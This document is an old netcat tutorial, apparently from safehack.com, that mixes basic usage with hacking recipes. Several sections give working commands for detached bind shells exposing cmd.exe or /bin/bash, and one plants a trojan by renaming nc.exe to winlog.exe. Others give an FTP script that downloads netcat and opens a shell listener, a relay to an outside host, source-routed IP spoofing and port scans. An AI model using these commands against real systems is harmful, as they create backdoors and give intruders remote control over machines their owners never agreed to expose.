Netcat Commands

I am going to give you insight and knowledge so that you can understand netcat Me0wwww.

WOW, something useful and FREE

www.safehack.com

Created by NtWaK0 @ Safehack.com

This Netcat Manual is dedicated to my Cat [Fion] or Ass in English

Netcat Introduction

- [Extracted from http://www.atstake.com/research/tools/] Netcat has been dubbed the network swiss army knife.
- It is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol.
- It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts.

Netcat Introduction

- You can read more about NetCat here http://www.atstake.com/research/tools/nc110.txt , you can read it locally here.
- Get Netcat 1.10 for Unix from http://www.atstake.com/research/tools/nc110.tgz
- Get Netcat 1.1 for Win 95/98/NT/2000 from http://www.atstake.com/research/tools/nc11nt.zip


Netcat Command List

-d	detach from console, stealth mode
-e prog	inbound program to exec [dangerous!!]
-g	source-routing hop point[s], up to 8
-G num	source-routing pointer: 4, 8, 12, ...
-i secs	delay interval for lines sent, ports scanned
-l	listen mode, for inbound connects
-L	listen harder, re-listen on socket close
-n	numeric-only IP addresses, no DNS
-o file	hex dump of traffic
-p port	local port number
-r	randomize local and remote ports
-s addr	local source address
-t	answer TELNET negotiation
-u	UDP mode
-v	verbose [use twice to be more verbose]
-w secs	timeout for connects and final net reads
-z	zero-I/O mode [used for scanning]

Netcat Execute

- **-e** Executes a program if netcat is compiled with the –DGAPING_SECURITY_HOLE. Nc.exe is compiled to execute when -e is used.
- Time to do a small exercise using the **-e**, **-l / -L** and **-p** switches.
  - **nc -l -d -p 10000 -e cmd.exe** and/or
  - **nc -L -d -p 10000 -e cmd.exe**
  - This will make nc run in detached mode and listen on port 10000.

Netcat Execute


Prompt - nc -l -d -p 10000 -e cmd.exe
C:\WINNT\System32\cmd.exe - nc -v -n 127.0.0...

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>nc -l -d -p 10000 -e cmd.exe
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>nc -v -n 127.0.0.1 10000
(UNKNOWN) [127.0.0.1] 10000 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

Netcat Listen

- Use **-L** switch to reconnect to the same NetCat sessions. This way you can connect over and over to the same Netcat process. Forces netcat to listen for an inbound connection.
- An example "**nc –l –p 1234 <filename**", this command line tells netcat to listen on port 1234 and once a connection is made to send the file named filename.

Created by NtWaK0 @ Safehack.com

Netcat Listen


- Now let us use the same syntax but this time we are going to tell NetCat to Handle Telnet session with -t switch. The **-t** switch enables netcat to respond to telnet negotiation that if netcat is compiled with –DTELNET parameter. Again Nc.exe do come compiled to handle Telnet if **-t** is used.
- **nc -l -d -t -p 10000 -e cmd.exe** and/or **nc -L -d -t -p 10000 -e cmd.exe**
- Here another example of using -e switch **nc -l -p 53 -t -e cmd.exe**. This will run nc in execute mode and bind it to port 53 (DNS port).

Created by NtWaK0 @ Safehack.com

Netcat IP Spoofing

- **Full Connection IP-Spoof with Source Route**

```
ifconfig eth0:0 A.2
route add -net A eth0:0
nc -n -v -s A.2 -g E.2 E.2 23
nc -n -v -s A.2 -g E.2 E.1 23
nc -n -v -s A.2 -g E.2 -g E.1 C.1 23
nc -n -v -s A.2 -g E.2 -g E.1 -g C.1 B.2 23
```



Netcat Port Redirection

1. Computer A IP 10.10.10.1
2. Computer B IP 10.10.10.2
3. Open 1 DOS windows on computer A
4. Open 2 DOS windows on computer B
5. Type this in The DOS windows on A "nc -v -L -p 666 -e "nc 10.10.10.2 666“
6. Type this in The First DOS windows on B "nc -v -L -p 666“
7. Type this in The Second DOS windows on B"nc -v 10.10.10.1 666“
8. Now Type Stuff in Second DOS windows on B and you should see them on the first DOS windows on B and A must notice One connection made
   nc -L -p 9000 -e "nc NtWaK0.com 9001"
   nc -l -p 9000

Created by NtWaK0 @ Safehack.com

Scanning with Netcat

```
nc -v -v -z 127.0.0.1 1-53
nc -v -v -z 127.0.0.1 21 25 53 139
nc -v -v -z example.host 80 139 1433
nc -v -v -z example.host 80 139 1433
nc -v -u -z -w 3 example.host 20-30
nc -v -v -z -u -r example.host 111 66-70 88 53 87 161-164 121-123 213 49 2
nc -v -v -z -r example.host 21-25 42 53 66-80 107-118 137-139 156 161 162 389 568 569 1025 1027 1352 1433
```

Banner Grabbing with Netcat

- nc -nvv xxx.xxx.xxx.xxx 80
- nc -nvv xxx.xxx.xxx.xxx 8080
- HEAD / HTTP/1.0
- [Carriage]
- [Carriage]
- nc -v www.website.com 80 < get.txt Retrieve from a web site check for file presence.
- Your get.txt file will contain "GET HTTP/1.0\n\n"
  echo "blahblahblah" | nc example.host 80 >
  default.htm
  cat get.txt | nc example.host 80

Netcat as Trojan

- **Netcat As Trojan**
- @echo off
  winlog.exe -L -d -p 139 -t -e cmd.exe (note winlog.exe = nc.exe)
  Once you ran the batch file on the box that you want to trojan, telnet to it:
- c:\>nc -v [ipaddress of target] [port]

Netcat FTP Stuff

- make the script
  - echo user>GetNc.txt
  - echo password>>GetNc.txt
  - echo bin>>GetNc.txt
  - echo get nc.exe>>GetNc.txt
  - echo bye>>GetNc.txt
- run the script to get netcat
  - ftp -s:GetNc.txt x.x.x.x
  - del GetNc.txt
- run netcat
  - nc -l -p 999 -t -e cmd.exe

Netcat Connecting

- From outside the firewall connect to the listening machine

```
nc -v xxx.xxx.xxx.xx 53
nc -p 31337 example.host 139
nc -v -v -p 31337 example.host 139
nc -w 5 -p 31337 example.host 139
nc -v -v -w 5 -p 31337 example.host 139
```

Netcat Connecting

- irc.cmd (Connect to an IRC server)
  - @echo off
  - echo Connecting you to IRC liberty.nj.us.dal.net
  - nc -v 208.51.159.10 6667
  - USER a a a a
  - Nick NtWaK0

Compile Netcat under UNIX

- **Unix Netcat Compile Option**
- Compile netcat with -DGAPING_SECURITY_HOLE then:
- nc -v -l -p 5050 -e '/bin/bash' (on the server)
- nc -v <ip> 5050 (on your box).
- you will enter your stuff on port 5050 and get output on 5051
- nc -l -p 5050 | /bin/bash | nc -l -p 5051 2>&1

The End

Created by NtWaK0 @ Safehack.com